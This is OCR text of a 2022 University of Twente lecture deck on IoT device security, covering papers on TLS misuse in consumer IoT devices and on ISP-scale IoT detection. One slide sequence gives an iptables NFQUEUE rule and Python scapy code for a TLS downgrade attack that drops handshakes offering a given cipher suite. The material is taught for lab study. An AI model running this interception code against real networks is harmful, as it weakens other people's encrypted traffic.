Lecture #7: IoT Device Security

Cristian Hesselman, Elmer Lastdrager, Ramin Yazdani, and Etienne Khan

University of Twente | June 8, 2022

UNIVERSITY OF TWENTE.

SIDN LABS

UNIVERSITY OF TWENTE.

SDN LABS

Admin

Interactive lectures

- Overall objective: enable you to learn from each other and further increase your understanding of the papers, contributes to preparing yourself for the oral exam

- Interactive format
  - Teachers summarize two papers per lecture
  - Multiple-choice and open questions (not graded) and discussion
  - Enables you to learn from each other, so mandatory to participate

- **A 7th "re-sit" lecture in case you miss a lecture** (optional for everybody else), same format

Paper summaries

- You must have handed in your two summaries **before 7AM on the day of the lecture**
- Each summary can be at most 250 words, at most 1 single-sided A4 page
- You can add figures, and graphs from the paper or add your own if you like (e.g., concept maps)
- You can use the summaries during the oral exam
- Submit through CANVAS
- You **cannot** complete SSI without submitting 12 paper summaries!

Schedule

No.	Date	Contents
1	Apr 26	Course introduction Guest lecture #1: IoT and SPIN
2	May 11	Lecture: IoT security risks and challenges
3	May 18	Lecture: IoT Botnet Measurements
4	May 24	Guest lecture #2: Intro to cyber-physical systems (Jeroen Gaiser, Rijkswaterstaat)
5	May 25	Lecture: IoT Malware Analysis
6	Jun 1	Lecture: IoT Edge Security Systems
7	Jun 8	Lecture: IoT Device Security
8	Jun 14	Guest lecture #3: Strengthening the IoT Ecosystem: Privacy Preserving IoT Security Management (Dr Anna Maria Mandalari, Imperial College London)
9	Jun 16	Lecture: IoT in Non-Carpeted Areas
10	Jun 22	Lecture: IoT Honeypots (re-sit)

Important dates

- Two summaries per lecture: before the lecture (07:00 CEST) in which the papers will be discussed
- Lab report (PDF) and required files: **Sun June 26, 2022, 23:59 CEST**
- All to be submitted through CANVAS

Oral exams

- Signing up later this week.

- Three possible dates:
  - 23 June (University Twente)
  - 1 July (online via Canvas, camera + integrity statement mandatory)
  - 8 July (University of Twente)

- Early date due to teaching team.

- Questions about 12 papers, you may use your summaries.

UNIVERSITY OF TWENTE.

SIDN LABS

Introduction to today's lecture

Motivation for today:

UNIVERSITY OF TWENTE.

SDN LABS

Today's papers

[**IoTLS**] M.T. Paracha, D.J. Dubois, N. Vallina-Rodriguez, D. Choffnes, "**IoTLS: understanding TLS usage in consumer IoT devices**", 21st ACM Internet Measurement Conference (IMC 2021), November 2021, https://doi.org/10.1145/3487552.3487830.

[**Haystack**] S.J. Saidi, A.M. Mandalari, R. Kolcun, H. Haddadi, D.J. Dubois, D. Choffnes, G. Smaragdakis, and A. Feldmann, "**A Haystack Full of Needles: Scalable Detection of IoT Devices in the Wild**", 20st ACM Internet Measurement Conference (IMC 2020), October 2020, https://dl.acm.org/doi/pdf/10.1145/3419394.3423650.

Today's learning objective

- After the lecture, you will be able to discuss the impact of incorrectly configured TLS on IoT devices.

- Furthermore, you will be able to discuss detection of IoT devices from the point of view of an ISP, how this allows for large-scale studying of IoT, and the potential privacy consequences.

- Contributes to SSI learning goal #1: "Understand IoT concepts and applications, security threats, technical solutions, and a few relevant standardization efforts in the IETF"

IoTLS: Understanding TLS Usage in Consumer IoT Devices

Muhammad Talha Paracha (Northeastern University), Daniel J. Dubois (Northeastern University), Narseo Vallina-Rodriguez (IMDEA Networks / ICSI / AppCensus Inc.),
David Choffnes (Northeastern University)

UNIVERSITY OF TWENTE.

SDN LABS

Intro

- Who thinks this paper is super clear and does not really need a discussion?

That’s All Folks

UNIVERSITY OF TWENTE.

SDN LABS

Meta Discussion

- What do you think of the paper in general?
- How does this paper compare to previous papers we read?
- Think of the contribution or even the writing style.

Things I Noticed

- Introduction: Automated firmware analysis is not possible – Does it have to be?
- How could this paper have looked if we had analyzed the firmware files?
- Methodology: Are some crucial devices missing? If yes, why are they crucial?

InvalidBasicConstraints

- Who can explain what this means?
- Legitimate root CA signed our cert.
- Therefore, we can also sign legitimate certs and extend the chain.
- Client does not know if we are a CA or not, if it does not check this basic constraint on our certificate.
- This bug was found in 2002 already! See
- https://marc.info/?l=bugtraq&m=102866120821995&w=2

UNIVERSITY OF TWENTE.

SDN LABS


Root Stores Analysis (RQ2)

- How does it work?
- Can we find all certificates this way?
- What would it take to truly find all?
- Could you imagine that there are extra root certificates in some devices?
- If so, what would their purpose be?
- Maybe they were for “debugging” and then forgotten to be removed?

TLS Downgrade Attack – Requirements

- Have your computer/laptop act as router for the IoT device
- iptables -t nat -A PREROUTING -p udp --dport 53 -j NFQUEUE --queue-num 1

TLS Downgrade Attack – Local Firewall



UNIVERSITY OF TWENTE.

SDN LABS

TLS Downgrade Attack – Boilerplate Code

```
#! /usr/bin/env python2.7
from scapy.all import *
from netfilterqueue import NetfilterQueue

def modify(packet):
    pkt = IP(packet.get_payload()) #converts the raw packet to a scapy compatible
string
    #modify the packet all you want here

    packet.set_payload(str(pkt)) #set the packet content to our modified version

    packet.accept() #accept the packet



nfqueue = NetfilterQueue()
#1 is the iptabels rule queue number, modify is the callback function
nfqueue.bind(1, modify)
try:
    print "[*] waiting for data"
    nfqueue.run()
except KeyboardInterrupt:
    pass
```

UNIVERSITY OF TWENTE.

SDN LABS

TLS Downgrade Attack – Boilerplate Code

```
def packetReceived(pkt):
  print("Accepted a new packet...")
  ip = IP(pkt.get_payload())
  if not ip.haslayer("Raw"):                          # not the Handshake, forward
    pkt.accept();
  else:
    tcpPayload = ip["Raw"].load;                      # "Raw" corresponds to the TCP
payload

    if tcpPayload[0] == 0x16 and tcpPayload[1] == 0x03 and tcpPayload[46] == 0x00 and
tcpPayload[47] == 0x35:
      pkt.drop();                                     # drop
TLS_RSA_WITH_AES_256_CBC_SHA
    else:
      pkt.accept();                                   # not the Handshake, forward
```

UNIVERSITY OF TWENTE.

SDN LABS

TLS Downgrade Attack – Sources

- https://lbarman.ch/blog/downgrade-tls/
- https://byt3bl33d3r.github.io/using-nfqueue-with-python-the-right-way.html
- https://www.booleanworld.com/depth-guide-iptables-linux-firewall/
- https://pypi.org/project/NetfilterQueue/
- https://stackoverflow.com/questions/62882429/netfilterqueue-scapy-set-payload

UNIVERSITY OF TWENTE.

SDN LABS

TLS Downgrade Attack

- Who is now thinking: We should have implemented that in our lab report?

UNIVERSITY OF TWENTE.

SDN LABS

Finishing Up

- Results: Servers don’t support stronger TLS versions, why?
- Discussion: TLS as an operating system service – similarity to Deadbolt?
- Discussion: What did you think of the vendor responses?

UNIVERSITY OF TWENTE.

SDN LABS

Lessons Learned?

- Good and bad news about TLS usage in IoT devices
- Do we see an overarching theme regarding the bad news?

Open Discussion

- What would you like to talk about?

UNIVERSITY OF TWENTE.

SDN LABS

"A Haystack Full of Needles: Scalable Detection of IoT Devices in the Wild”"

Internet Measurement Conference (IMC 2020)

UNIVERSITY OF TWENTE.

SDN LABS

Your opinion

What is the paper about?

What did you think of the paper?

The Three Parts




Figure 2: General methodology overview.




Figure 3: ISP setup & flow collection points.




Figure 4: IXP setup & flow collection points.

UNIVERSITY OF TWENTE.

SDN LABS

Scalable detection of IoT devices

The main method of IoT device detection

IP-addresses contacting servers (e.g., API)

1. Platform-level
2. Manufacturer-level
3. Product-level




Figure 1: Simplified IoT communication patterns.

UNIVERSITY OF TWENTE.


SDN LABS

Home-VP

Time to detect IoT

Domains per IoT device

Threshold for detection



Controlled experiments

Tunnel traffic to an ISP to establish ground truth.

Why do this? And why exactly like this?

IoT testbed [4]

- Number of devices contacting non-first party organizations

High reliance on cloud and CDN providers

Nearly all TVs contact Netflix w/o it being logged in or used

Chinese cloud providers

Organization	US 46	UK 35	US Common 24	UK Common 24
Amazon	31	24	16	17
Google	14	9	10	8
Akamai	10	6	6	5
Microsoft	6	4	1	1
Netflix	4	2	3	2
Kingsoft	3	3	1	1
21Vianet	3	3	1	1
Alibaba	3	4	2	2
Beijing Huaxiay	3	3	1	1
AT&T	2	0	1	1

Regional differences

J. Ren, D. J. Dubois, D. Choffnes, A. M. Mandalari, R. Kolcun, and H. Haddadi, “Information Exposure from Consumer IoT Devices: A Multidimensional, Network-Informed Measurement Approach”, Internet Measurement Conference (IMC2019), 2019.


UNIVERSITY OF TWENTE.

SDN LABS


ISP vantage point

12M subscribers

What can they see?



